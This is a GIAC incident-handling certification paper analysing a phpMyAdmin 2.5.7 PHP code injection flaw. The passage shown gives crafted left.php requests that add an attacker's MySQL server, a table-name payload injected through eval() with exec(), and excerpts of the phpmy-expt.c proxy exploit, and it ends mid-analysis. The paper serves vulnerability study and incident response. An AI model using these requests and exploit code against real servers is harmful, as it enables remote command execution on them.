Global Information Assurance Certification Paper

GIAC Certified Incident Handling **(GCIH)**
Practical Assignment Version 3

Exploiting PHP code injection

phpMyAdmin Multiple Input Validation Vulnerabilities

by
Fabrice KAH

December 7th, 2004

Table of contents

Abstract

This paper will demonstrate the use of a PHP code injection exploit, as part of the GIAC Incident Handler Certification (GCIH). We will study a specific vulnerability found in a PHP eval() statement, that will grant the attacker with a remote access on the vulnerable device. Then, we will show how to prevent this attack from happening. After giving all the details of this exploit, an incident handling process will be proposed. Although performed in a lab environment, this is a real attack that could be exploited over any open network, such as the Internet.

Statement of Purpose

Keeping up with security in today's IT world is a never ending task. Most of us know how hard it is for an admin to maintain his servers with all these Operating System security patches, bug fixes, and other software applications vulnerabilities. The most difficult being to keep track of all of them, the obstacles system administrators face are multiple: diversity of operating systems and software applications maintained, important work load, keeping an environment that "works" and not break it…

We will study in this paper a software application vulnerability on phpMyAdmin, a tool written in PHP intended to handle the administration of MySQL Database over the Web. This is just a useful tool for database administrators, the kind of tool that we often forget about in terms of security.

The exploit that will be used is the one from Nasir Simbolon, the proof of concept code "phpmy-expt.c". Vulnerable software is phpMyAdmin version 2.5.7 or under. This code will allow a remote user to inject code in PHP and gain access on a vulnerable server.

After using standard reconnaissance techniques, this paper will guide you through the steps to follow to use this exploit, give the details of the code required to perform the intrusion, and describe the overall environment in which this could happen.
Then, we will see the signature of the attack generated on the target system and discover the different solutions that could have been used to stay secure. Finally, we will go through the phases of an incident response where this type of exploit was used. We will examine the case of company ABC, where PHP code injection occurred on one of their servers, and try to find solutions to adopt if such an incident happened to you.

1 The Exploit

The code we are going to talk about exploits multiple input validation vulnerabilities in phpMyAdmin. Under certain circumstances, it will allow a remote attacker to execute arbitrary code on the vulnerable device.

1.1 Name

The original name found to describe this vulnerability is "**phpMyAdmin Multiple Input Validation Vulnerabilities**" on Securityfocus web site [(1)].
Secunia refers to "phpMyAdmin Configuration Manipulation and Code Injection" [(2)].

- Bugtraq ID 10629
- Secunia ID SA11974

This vulnerability was originally published on June, 29th 2004. It was disclosed by **Nasir Simbolon** who sent an email to the Bugtraq mailing list [(3)].

The exploit code, *phpmy-expt.c* [(4)], was published along with the discovered vulnerability. This is not the common way to proceed, as the reporter of the bug should have contacted the software developers first before making this exploit public. This left no time for developers to fix the issue, as they stated in the reply [(5)]:

`"We would like to put emphasis on the disappointment we feel when a bugreporter does not contact the authors of a software first, before posting any exploits. The common way to report this, is to give the developers a reasonable amount of time to respond to an exploit before it is made public."`

The average rating associated to this flaw is 'medium' or 'moderately critical'. Surprisingly, it is not referenced in the Common Vulnerabilities and Exposures (CVE) Dictionary, and there is no CERT number. This is certainly due to the particular conditions required for this exploit to work, as we will see later. Nevertheless, there is a potential risk, and this exploit illustrates perfectly the -too common- input validation error in source code.

1. "phpMyAdmin Multiple Input Validation Vulnerabilities" 2004 URL: http://www.securityfocus.com/bid/10629/discussion (07 December 2004)
2. "phpMyAdmin Configuration Manipulation and Code Injection" 2004 URL: http://secunia.com/advisories/11974/ (07 December 2004)
3. Nasir Simbolon, "php code injection in phpMyAdmin-2.5.7" 2004 URL: http://eagle.kecapi.com/eagle/?itemid=2&catid=2 (07 December 2004)
4. Nasir Simbolon, "phpmy-explt.c exploit code" 2004 URL: http://eagle.kecapi.com/sec/codes/phpmy-expt.c (07 December 2004)

5. Marc Delisle, "Re: php codes injection in phpMyAdmin version 2.5.7." 30 June 2004 URL: http://www.securityfocus.com/archive/1/367732 (07 December 2004)

1.2 *Operating System*

This exploit will work **on all operating systems** running vulnerable phpMyAdmin software. This means any operating system running a web server, PHP scripting language, and phpMyAdmin is prone to be exploited. This includes, but is not limited to:

- Linux
- Windows
- Mac OS X
- Novell NetWare
- OS/2
- RISC OS
- SGI IRIX 6.5.x
- AS/400

1.3 *Protocols/Services/Application*

1.3.1 PhpMyAdmin and MySQL

This vulnerability will affect **phpMyAdmin versions 2.5.1 to 2.5.7**. A patch has been released one day after the exploit was published, on June 30th 2004. The patched version is phpMyAdmin 2.5.7-pl1 and above. For the purpose of this paper, we will deal with vulnerable versions of this application.

PhpMyAdmin is a tool written in PHP intended to handle the administration of MySQL Database over the Web. MySQL[6] is a popular open source database. The version of MySQL is not important here because the vulnerability is only in phpMyAdmin. It is possible for MySQL and phpMyAdmin to run on the same server, or on 2 different servers.

PhpMyAdmin is used by database administrators because of its easy-to-use graphical interface. Through a simple web browser, it is possible to manage remotely databases configured in phpMyAdmin. Currently it can create and drop databases, create/drop/alter tables, delete/edit/add fields, execute any SQL statement, manage keys on fields, manage privileges, export data into various formats[7].

6. “MySQL Open Source Database” URL: http://www.mysql.com/ (07 December 2004)

7. “The phpMyAdmin project” URL: http://www.phpmyadmin.net/home_page/ (07 December 2004)

The PhpMyAdmin input validation vulnerability is present only under the following conditions:

- ***The Web server hosting phpMyAdmin is not running in safe mode.***

  Safe mode restricts and disables the dangerous functions in PHP from the scripts like PHP Shell that can otherwise cause damages to server and client sites [8]. Safe mode is not the default configuration because some scripts are not compatible with it.

- ***In config.inc.php, $cfg['LeftFrameLight'] is set to FALSE***

  `config.inc.php` is the configuration file of PhpMyAdmin. It is commonly located under `/<web server root>/phpMyAdmin-2.5.x/` directory on UNIX/Linux systems.

  The default value of this parameter is TRUE; this is what makes this exploit unlikely to happen, because a change is required in the default configuration file settings for the vulnerability to be present. This change adds no new function to phpMyAdmin, and is not required in any case. This might also be the reason why there is no CERT or CVE number associated with this vulnerability.

- ***There is no firewall blocking requests from the Web server to the attacking host.***

  In all remote exploits, network connectivity to the target system is a requirement. Here we need additionally a connection to be established back from the target web server to the attacking host. The protocol used in this exploit is HTTP, on TCP port 80, and MySQL. Most firewalls authorize TCP port 80 because it is the common port for web browsing.

The configuration file `config.inc.php` necessary to set phpMyAdmin parameters and to configure databases is located under the directory:

```
/<web server root>/phpMyAdmin-2.5.x/
```

Access to phpMyAdmin can be restricted via user/password authentication. These are user/password from MySQL database, and can be set as config (directly in the configuration file), cookie based, or http. The safest way is to set http authentication, because it will require the user to login interactively to be able to manage the database. However, this will not prevent the exploit to work, as we will see later.

All other important parameters to set to be able to use phpMyAdmin are the following:

8. ReRoot, "Customizing PHP Safe Mode" 26 August 2004 URL: http://www.webhostgear.com/166.html (07 December 2004)

```
$cfg['Servers'][$i]['host']          = 'localhost';
      // MySQL hostname or IP address
$cfg['Servers'][$i]['port']          = '';
      // MySQL port - leave blank for default port
$cfg['Servers'][$i]['socket']        = '';
      // Path to the socket - leave blank for default socket
$cfg['Servers'][$i]['connect_type']  = 'tcp';
      // How to connect to MySQL server ('tcp' or 'socket')
$cfg['Servers'][$i]['compress']      = FALSE;
      //  Use  compressed  protocol  for  the  MySQL  connection
(requires PHP >= 4.3.0)
$cfg['Servers'][$i]['auth_type']     = 'http';
      // Authentication method (config, http or cookie based)?
$cfg['Servers'][$i]['user']          = 'root';
      // MySQL user
$cfg['Servers'][$i]['password']      = '';
      // MySQL password (only needed with 'config' auth_type)
```

Following is a how the phpMyAdmin interface looks like:



Fig 1. phpMyAdmin welcome screen

We can select on the left the databases to manage or to query. On the main screen, there is the version number (2.5.7), the MySQL database version

(4.0.20) and the database user logged in (root). Then there are links to different actions the user can perform.
If a database is selected, for example ‘mysql’, here is the screen shown:



Fig 2. phpMyAdmin database administration

On the left window, there are all mysql database tables. On the right can be found the possible actions to perform on these tables. Then you can go deeper and select a particular table and edit all the fields. You can also make database queries using the link provided at the bottom left ‘Query Window’.

1.3.2 HTTP and PHP

In order to run PhpMyAdmin, you need a Web server and PHP installed.
PhpMyAdmin is usually installed under a Web server root directory, typically `/var/www/html`. PHP is the underlying scripting language, which allows phpMyAdmin to be executed. PHP[9] is a recursive acronym for "PHP: Hypertext Preprocessor", it is a free, widely-used scripting language that is especially suited for Web development and can be embedded into HTML.
Using PHP scripts adds interactive features to web sites, like for example message boards, feedback forms or guestbooks…In our case, it will allow phpMyAdmin to make queries to the database and to display results on the user’s browser.

9. PHP scripting language URL:http://www.php.net/ (07 December 2004)

PHP is a server-side language. This means that the script is run on the web server, not on the user's browser. This is important for our exploit, as it will allow us to have a shell running on the remote target.
PHP code used in phpMyAdmin is where the vulnerability takes place, as insufficient controls were set up to validate user input.

The protocol involved to access phpMyAdmin is HTTP[10]. In fact, access is given to the Web server where phpMyAdmin resides. Any Web server can be used, the most popular being Apache, running both on UNIX/Linux and Windows operating systems.
HTTP is the most widely seen protocol over the Internet, used for example to retrieve web pages. HTTPS, HTTP secured over SSL, could also be used for our purpose. Many companies allow HTTP (TCP port 80) and HTTPS (TCP port 443) traffic to go through their firewalls, as most of the time it is legitimate and required for employees to browse the Intranet/Internet.

1.4 Variants

As of today, there are no known variants to the phpMyAdmin Multiple Input Validation Vulnerabilities exploit.
The possible variants could be the code injected in PHP to be executed on the target system, which is only limited by the attacker's imagination!

1.5 Exploit description

The exploit consists of a piece of C code written by Nasir Simbolon, who discovered the vulnerability. It is known as `phpmy-expt.c`. It will give a remote shell on the victim server, with the privileges of the web server process owner.

The vulnerability resides in 2 bugs found in phpMyAdmin PHP code. The 2 bugs are complementary, and both required for the exploit to work.
We are going to study them in details here.

1.5.1 Bug number one:

Following are comments from the bug reporter sent to the Bugtraq mailing list

10. “Hypertext Transfer Protocol -- HTTP/1.1” 1999 URL:
http://www.w3.org/Protocols/rfc2616/rfc2616.html (07 December 2004)

```
1. Bugs
1.a. Ability to grow up array variables by way of GET
params PhpMyAdmin has multiple servers configuration
stored in array variables ($cfg['Servers'][$i]).
They are coded in file config.inc.php.
They are usually set at installation time by owner.
Each configuration contains mysql server information to
be used by phpMyAdmin as host, port, user, password,
authentication type, database name etc of mysql server.
Up to three servers configuration is provided by default.

However, Uninitialized $cfg['Servers'][$i]  allows remote
user to add server configuration to the list of servers
configuration by growing up $cfg['Servers'][$i] array
through GET parameters.

Remote user could add server configuration like this
http://target/phpMyAdmin2.5.7/left.php?server=4&cfg[Serve
rs][4][host]=202.81.x.x&cfg[Servers][4][port]=8888&cfg[Se
rvers][4][user]=alice .. and so forth.
The running script will use the fourth server
configuration which remote user supply.
```

This is a bug in “left.php” script from phpMyAdmin versions 2.5.1 to 2.5.7. The script gets the list and number of available databases, and builds the frame on the left of the screen (see Fig 1). Normally, the script gets this list of parameters from the configuration file, through a PHP variable. But by passing arguments manually to this script, it is possible to define a new database server in phpMyAdmin.

This first bug exploits un-initialized parameters in the configuration file. As we saw in the Protocols/Services/Application section, these parameters define the databases to manage in phpMyAdmin. Through a simple web browser (Mozilla, Internet Explorer…), a remote user can enter any value which parameter is not initialized in the configuration file.

The attacker will build his own MySQL database server, and see his database appear on the left of the screen, on the target phpMyAdmin server. Even if authentication is required to access phpMyAdmin.
Parameters to be defined by the attacker and to entered in his browser to exploit the bug are the following:

http://192.168.1.1/phpMyAdmin2.5.7/left.php?server=4&cfg[Servers][4][host]=172.21.1.1&cfg[Servers][4][port]=3306&cfg[Servers][4][auth_type]=config&cfg[Servers][4][user]=root&cfg[Servers][4][password]=test&cfg[Servers][4][connect_type]=tcp&cfg[Servers][4][only_db]=phpmy

`192.168.1.1` is the victim IP address, the server hosting the vulnerable phpMyAdmin.

`server=4`

phpMyAdmin supports the administration of multiple MySQL servers. Therefore, a $cfg['Servers']-array has been added which contains the login information for the different servers.
Select a number which is not initialised in the configuration file. 4 or above will be likely to work.

`$cfg['Servers'][$i]['host']=172.21.1.1`

IP address of the attacker's database server

`$cfg['Servers'][$i]['port']=3306`

The port-number of the attacker's MySQL server. Default is 3306.

`$cfg['Servers'][$i]['auth_type']=config`

'config' authentication ($auth_type = 'config') is the plain old way: username and password are provided in the configuration file (or in the following arguments here). These are defined on the attacker's MySQL database.

`$cfg['Servers'][$i]['user']=root`
`$cfg['Servers'][$i]['password']=test`

The user/password-pair which phpMyAdmin will use to connect to the attacker's MySQL database.

`$cfg['Servers'][$i]['connect_type']=tcp`

What type of connection to use with the MySQL server. Here the TCP protocol is used.

`$cfg['Servers'][$i]['only_db']=phpmy`

Only this database will be shown to the attacker.

Here is a screenshot of what the attacker would see when normally accessing phpMyAdmin:



Fig. 3 phpMyAdmin authentication required

Fig 3 shows phpMyAdmin when normally connecting to the target server 192.168.1.1, http authentication is required. The attacker cannot see the databases and cannot get in. It seems secure.

Now the attacker exploits this first bug by sending the specially crafted html request from his browser:

http://192.168.1.1/phpMyAdmin2.5.7/left.php?server=4&cfg[Servers][4][host]=172.21.1.1&cfg[Servers][4][port]=3306&cfg[Servers][4][auth_type]=config&cfg[Servers][4][user]=root&cfg[Servers][4][password]=test&cfg[Servers][4][connect_type]=tcp&cfg[Servers][4][only_db]=phpmy



Fig. 4 Exploiting bug number 1

The attacker can see on the vulnerable phpMyAdmin the database he created in his MySQL server. We can see here that he created a database called “phpmy”, and this database contains one table called “mytable”.

This bug in itself is not a vulnerability, as the attacker cannot exploit anything with it. All he can do is see whatever database and tables he wants being displayed in phpMyAdmin.
But along with a second bug, the exploit can take place as we are going to see.

1.5.2 Bug number two:

Following are comments from the bug reporter sent to the Bugtraq mailing list

```
1.b. Escape 'magic' quote (') oops
if variable $cfg['LeftFrameLight'] set to FALSE, this
part of codes is executed.

$eval_string = '$tablestack[\'' . implode('\'][\'',
$_table) . '\'][\'pma_name\'][] = \'' . str_replace('\'',
'\\\'', $table) . '\';';
eval($eval_string);
```

```
$eval_string will be php codes that executed by function
eval(). If we have one table named 'mytable', eval_string
will have  string value

$tablestack['']['pma_name'][] = 'mytable';

phpMyAdmin is improper to handle escaping single quote.

So that with crafted table name with its name contains
meta-chars like this
           \\';exec(\"touch /tmp/touchable\");/*

$eval_string will have value

$tablestack['']['pma_name'][]     =     '\\';exec("touch
/tmp/touchable");/*';

In php language, It consists of three php statements.
The last statement without trailing comment just gives a
warning message in php.
```

This second bug occurs only if variable `$cfg['LeftFrameLight']` is set to FALSE in phpMyAdmin configuration file (config.inc.php).
In this case, a part of code is executed in left.php, which contains an 'eval()' statement.
Eval() evaluates a string as PHP code, it is where input validation isn't properly performed by phpMyAdmin.

Here, eval() evaluates a string containing table names from a database configured in phpMyAdmin.

```
eval($eval_string);
```

with (if the table name is `mytable`):

```
$eval_string =($tablestack['']['pma_name'][] = 'mytable';)
```

phpMyAdmin does not escape single quotes ('), and does not validate input from table names, like meta-characters. So if we could have a table with a name like

```
\\';exec(\"touch /tmp/touchable\");/*
```

we would have 3 PHP strings evaluated:

```
eval($tablestack['']['pma_name'][]    =    '\\';exec("touch
/tmp/touchable");/*';);
```

which is equivalent to execute the 3 PHP lines (single quotes are not escaped):

```
eval( $tablestack['']['pma_name'][] = '\\';);
eval( exec("touch /tmp/touchable"););
eval( /*';);
```

The second statement above is where we would inject code in PHP. As discussed earlier, PHP is a server-side language, so we could inject any code to be executed on the victim server. Here we are just creating a file in /tmp directory:

```
touch /tmp/touchable
```

but any command could be executed, with the privileges of the the owner of the Web server process.

The problem is that MySQL does not allow table names with meta-characters, this is why an exploit code is required.

1.5.3 Exploit code:

Following are comments from the bug reporter sent to the Bugtraq mailing list

```
2. Exploit
Since mysql does not allow table name contain meta-chars, we have to provide a wrapper of mysql server and acts as a proxy except that it will sends a fake table name, when client query "SHOW TABLES", by replacing the real table name with a string contains exploit codes.

http://target/phpMyAdmin-2.5.7/left.php?server=4&cfg[Servers][4][host]=attacker.host.com&cfg[Servers][4][port]=8889&cfg[Servers][4][auth_type]=config&cfg[Servers][4][user]=user&cfg[Servers][4][password]=pass&cfg[Servers][4][connect_type]=tcp&&cfg[Servers][4][only_db]=databasename

In attacker.host.com mysql wrapper will listen in port 8889 waiting for connection.
```

By combining bug N°1 and bug N°2, the attacker can

- display a database and a table of his own on vulnerable phpMyAdmin
- run any PHP code that is included in a table name in phpMyAdmin.

As the attacker cannot create directly a MySQL table with the name

```
\\';exec(\"touch /tmp/touchable\");/*
```

because of the meta-characters, some sort of proxy is required between MySQL database and the phpMyAdmin server.
When the attacker requests a database and table name through phpMyAdmin, the proxy will modify the table name and replace it with the desired code including meta-characters.
He will be able to execute any command on the target system with the privilege of user running the Web server (which is generally “apache”).

This proxy was written by Nasir Simbolon, in C programming language. It is called `phpmy-expt.c`

First thing is to define 5 parameters in the C script :

```
#define BIND_PORT 8889
#define MYSQL_PORT 3306
#define HOSTNAME "localhost"
#define DATABASE "phpmy"

char  *phpcodes  =  "exec(\"touch  /tmp/your-phpmyadmin-is-vulnerable\");";
```

The request will come from the vulnerable phpMyAdmin to the system from where the exploit is launched, using Bug N°1. The request will be to show database and table names.
`BIND_PORT` is the TCP port where the proxy will listen on, on the system from where the exploit is launched.

Then, the proxy connects to the attacker’s database and requests the database and table names:
`MYSQL_PORT` and `HOSTNAME` are the TCP port and hostname of the attacker’s real MySQL Database. We consider here that the exploit code will run on the same server as the attacker’s MySQL database.
`DATABASE` is the name of the database that the attacker has defined in MySQL : ‘phpmy’ here.

The script modifies the attacker’s table name and inserts the code to execute (with meta-characters):
`phpcodes` is the variable containing the code to execute on the target system.

Finally, the response is sent back to phpMyAdmin with the code to inject, which will be executed using bug N°2.

The part of code executed is following:

```
int main(int argc,char* argv[])
{
     …
```

First, the request will come from the vulnerable phpMyAdmin to the system from where the exploit is launched, using Bug N°1. The proxy listens on the defined port.

```
    /* we listen to port */
    s_daemon = listener();
   exptlen = build_exploite_code(dbname,phpcodes,&expt);

    for(;;)
    {
       fprintf(stderr,"waiting for connection\n");

       if( -1 == (sc = accept(s_daemon,(struct sockaddr
*) &inal,&inal_l)) )
           perror("accept()");
       /* if we get here, we have a new connection */
       fprintf(stderr,"got client connection\n");
mysql:
```

Then, the proxy connects to the attacker's database:

```
/* connect to mysql */
       s_mysql = connect_mysql();

       for(;;)
        {
         FD_ZERO(&rfds);
            FD_SET(sc,&rfds);
         FD_SET(s_mysql,&rfds);

            n_select = (sc > s_mysql)? sc : s_mysql;

         event                                              =
select(n_select+1,&rfds,NULL,NULL,NULL);

               …

              if(FD_ISSET(s_mysql,&rfds))
               {
               byte_read = read(s_mysql,buf,BUFFER_LEN);
               /* check for closing client connection*/
               if(byte_read == 0)
                  {
                  shutdown(s_mysql,SHUT_RDWR);
                  close(s_mysql);
                  goto mysql;
                  }
               …
```

If the 11th byte of the buffer received from MySQL database is 'T', then this is the table list. And the table name is replaced by the code to be executed. Finally, the response is sent back to phpMyAdmin with the code to inject, which will be executed using bug N°2

```
               if( 'T' == buf[11])
```

```
                  {
                        for(i=0;i<exptlen;i++)
                           buf[i] = expt[i];
                        byte_read = exptlen;
                     }

                     if(write(sc, buf, byte_read) < 0)

                       break;
                  …
```

Consider a database name is ‘phpmy’ with a table name ‘mytable’.
As we can see from the code captured during a normal request to the database, if the 11th byte of the response is ‘T’ or 0x54 in hexadecimal, then MySQL is responding to SHOW TABLE FROM ‘phpmy’ request :

